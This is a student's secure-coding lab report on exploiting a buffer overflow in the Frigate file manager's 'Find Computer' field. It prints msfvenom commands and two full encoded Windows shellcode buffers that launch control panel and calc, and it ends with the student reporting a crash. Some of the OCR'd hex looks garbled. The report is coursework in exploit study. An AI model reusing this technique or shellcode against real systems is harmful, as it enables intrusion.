


Secure Coding Lab - 8

Name : S V Girish Kumar


Reg. No: 18BCN7106

Note : Tried with Stream Ripper many times but not getting. Used Frigate to get the output.


The vulnerability is in the user interaction field of the Frigate which is Docs/Find Computer.



[illegible]



Pressed the enter button :




```


Applications | Places | Terminator | Wed 09:32 | root@kali:~$
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b '\x00\x14\x09\x8a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 445 (iteration=0)
x86/alpha_mixed chosen with final size 445
Payload size: 445 bytes
Final size of python file: 2176 bytes
buf = b''
buf += b'\x89\xe2\xd9\xcc\xd9\x72\x14\xf5\xa4\x4a\x4a\x4a\x4a\x4a'
buf += b'\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x43\x37'
buf += b'\x21\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41'
buf += b'\x51\x32\x41\x14\x32\x42\x42\x30\x42\x42\x41\x42\x58'
buf += b'\x50\x38\x41\x42\x15\x4a\x49\x6b\x4c\x39\x78\x6c\x42'
buf += b'\x35\x50\x35\x50\x35\x50\x51\x70\x47\x79\x58\x65\x56'
buf += b'\x14\x40\x50\x53\x54\x4c\x40\x56\x30\x44\x70\x4c\x4b'
buf += b'\x63\x62\x16\x44\x4c\x6c\x4b\x33\x62\x42\x34\x6c\x4b\x62'
buf += b'\x52\x36\x14\x84\x74\x4f\x68\x37\x51\x5a\x44\x66\x55\x61'
buf += b'\x67\x46\x4c\x47\x4c\x33\x51\x53\x4c\x47\x72\x76'
buf += b'\x4c\x77\x58\x5a\x61\x78\x4f\x44\x4d\x73\x31\x68\x47'
buf += b'\x69\x72\x79\x62\x36\x62\x46\x37\x6c\x6b\x51\x42\x54'
buf += b'\x50\x4e\x6b\x70\x4a\x35\x6c\x4e\x6b\x50\x4c\x52\x31'
buf += b'\x74\x4b\x68\x63\x51\x68\x6b\x61\x58\x51\x62\x71\x6e'
buf += b'\x6b\x32\x79\x37\x58\x36\x61\x79\x43\x6c\x4b\x57\x39'
buf += b'\x64\x58\x59\x73\x45\x6a\x77\x39\x6c\x4b\x55\x64\x6c'
buf += b'\x4b\x51\x51\x4b\x66\x34\x71\x59\x6f\x4e\x4c\x4f\x21'
buf += b'\x6b\x6f\x50\x6d\x45\x71\x68\x47\x67\x4b\x6b\x38\x43'
buf += b'\x45\x79\x66\x46\x63\x33\x40\x49\x68\x77\x4b\x73\x4d'
buf += b'\x34\x64\x72\x55\x38\x64\x56\x38\x4b\x66\x73\x68\x75'
buf += b'\x74\x26\x61\x66\x73\x33\x58\x6e\x6b\x34\x4c\x42\x6b'
buf += b'\x6c\x4b\x63\x68\x57\x6c\x75\x51\x5a\x73\x6c\x4b\x67'
buf += b'\x74\x6e\x6b\x63\x31\x4e\x30\x4d\x59\x33\x74\x74\x64'
buf += b'\x34\x64\x61\x4b\x63\x6b\x63\x51\x61\x49\x30\x5a\x42'
buf += b'\x74\x49\x6f\x39\x70\x33\x6f\x73\x6f\x31\x4a\x6b\x6b'
buf += b'\x57\x62\x68\x6b\x4c\x4d\x31\x4d\x32\x4a\x75\x51\x4e'
buf += b'\x6d\x6e\x65\x4c\x72\x65\x59\x43\x30\x55\x50\x66\x30'
buf += b'\x58\x75\x61\x6e\x4d\x68\x4f\x6e\x67\x4b\x4f\x4e'
buf += b'\x35\x6d\x6b\x68\x78\x68\x35\x4e\x42\x56\x36\x31\x78'
buf += b'\x69\x36\x6d\x45\x4f\x4d\x4d\x6b\x4f\x69\x45\x45'
buf += b'\x6c\x67\x76\x63\x4c\x74\x4a\x4f\x70\x4b\x4b\x69\x70'
buf += b'\x73\x45\x35\x55\x6b\x6b\x72\x67\x54\x53\x24\x52\x59'
buf += b'\x6f\x52\x4a\x55\x58\x62\x73\x59\x6f\x68\x55\x53\x53'
buf += b'\x72\x4f\x72\x4e\x58\x74\x52\x52\x70\x6f\x42\x4c\x67'
buf += b'\x70\x41\x41'
root@kali:~#

```

The image shows a Windows XP desktop environment. The taskbar at the bottom contains icons for Internet Explorer, File Explorer, and other applications. Two windows are open: 'exploit2.py - C:\Users\Rockey Bhai\Downloads\exploit2.py (2.7.9)' and 'payload - Notepad'. The 'exploit2.py' window displays a large block of shellcode (a series of 'A' characters) and a command to execute 'calc' using the 'msfvenom' tool. The 'payload - Notepad' window shows a large block of shellcode (a series of 'A' characters) and a command to execute 'calc' using the 'msfvenom' tool. The taskbar shows the system clock as 6:32 AM on 5/19/2021.



After clicking the OK button :




After generating the payload of control pane Now generate for calc :

```
Applications ▾ Places ▾ Terminator ▾ Wed 09:46
root@kali: ~
root@kali: ~ 190x48

buf += b"\x6c\x67\x76\x63\x4c\x74\x4a\x4f\x70\x4b\x4b\x69\x70"
buf += b"\x73\x45\x35\x55\x6d\x6b\x72\x67\x54\x53\x34\x32\x50"
buf += b"\x6f\x52\x4a\x55\x50\x62\x73\x59\x6f\x68\x55\x53\x53"
buf += b"\x72\x4f\x72\x4e\x50\x74\x52\x52\x70\x6f\x42\x4c\x67"
buf += b"\x70\x41\x41"
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = b""
buf += b"\x89\xe2\xd9\xf6\xd9\x72\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x69\x78\x4d\x52"
buf += b"\x37\x70\x73\x30\x37\x70\x33\x50\x4f\x79\x68\x65\x34"
buf += b"\x71\x6b\x70\x72\x44\x4c\x4b\x52\x70\x54\x70\x6e\x6b"
buf += b"\x51\x42\x56\x6c\x6c\x4b\x73\x62\x55\x44\x6c\x4b\x63"
buf += b"\x42\x45\x78\x64\x4f\x4f\x47\x33\x7a\x35\x76\x54\x71"
buf += b"\x49\x6f\x6c\x6c\x47\x4c\x70\x61\x63\x4c\x44\x42\x34"
buf += b"\x6c\x31\x30\x6f\x31\x5a\x6f\x76\x6d\x55\x51\x49\x57"
buf += b"\x68\x62\x4a\x52\x52\x72\x32\x77\x6e\x6b\x72\x72\x76"
buf += b"\x70\x4e\x6b\x50\x4a\x75\x6c\x4c\x4b\x70\x4c\x77\x61"
buf += b"\x74\x38\x6a\x43\x77\x38\x46\x61\x4e\x31\x73\x61\x4e"
buf += b"\x6b\x52\x79\x45\x70\x46\x61\x58\x53\x6e\x6b\x67\x39"
buf += b"\x46\x78\x38\x63\x34\x7a\x67\x39\x6e\x6b\x55\x64\x4e"
buf += b"\x6b\x65\x51\x39\x46\x36\x51\x49\x6f\x4e\x4c\x49\x51"
buf += b"\x4a\x6f\x64\x4d\x65\x51\x48\x47\x30\x38\x39\x70\x31"
buf += b"\x65\x4a\x56\x54\x43\x33\x4d\x59\x68\x47\x4b\x31\x6d"
buf += b"\x37\x54\x64\x35\x7a\x44\x42\x78\x6c\x4b\x62\x78\x65"
buf += b"\x74\x46\x61\x79\x43\x71\x76\x6e\x6b\x54\x4c\x72\x6b"
buf += b"\x6c\x4b\x42\x78\x37\x6c\x36\x61\x6e\x33\x4e\x6b\x57"
buf += b"\x74\x4c\x4b\x46\x61\x7a\x70\x4f\x79\x63\x74\x64\x64"
buf += b"\x35\x74\x73\x6b\x61\x4b\x33\x51\x30\x59\x63\x6a\x30"
buf += b"\x51\x4b\x4f\x6b\x50\x31\x4f\x63\x6f\x62\x7a\x6e\x6b"
buf += b"\x58\x72\x4a\x4b\x4e\x6d\x71\x4d\x53\x5a\x63\x31\x6c"
buf += b"\x4d\x4d\x55\x6c\x72\x73\x30\x77\x70\x75\x50\x50\x50"
buf += b"\x53\x58\x55\x61\x4c\x4b\x30\x6f\x6d\x57\x59\x6f\x6b"
buf += b"\x65\x6f\x4b\x78\x70\x78\x35\x6c\x62\x56\x36\x51\x78"
buf += b"\x4e\x46\x4d\x45\x4d\x6d\x4d\x4d\x49\x6f\x69\x45\x65"
buf += b"\x6c\x43\x36\x31\x6c\x77\x7a\x4d\x50\x49\x6b\x49\x70"
buf += b"\x31\x65\x74\x45\x6f\x4b\x70\x47\x56\x73\x53\x42\x42"
buf += b"\x4f\x70\x6a\x57\x70\x31\x43\x39\x6f\x79\x45\x31\x73"
buf += b"\x50\x61\x50\x6c\x73\x53\x53\x30\x41\x41"
root@kali:~#
```

Pasting the payload in exploit2.py and geerating paythion payload :



I think I am not getting proper payload that's why calculator is not opening but its crashing.

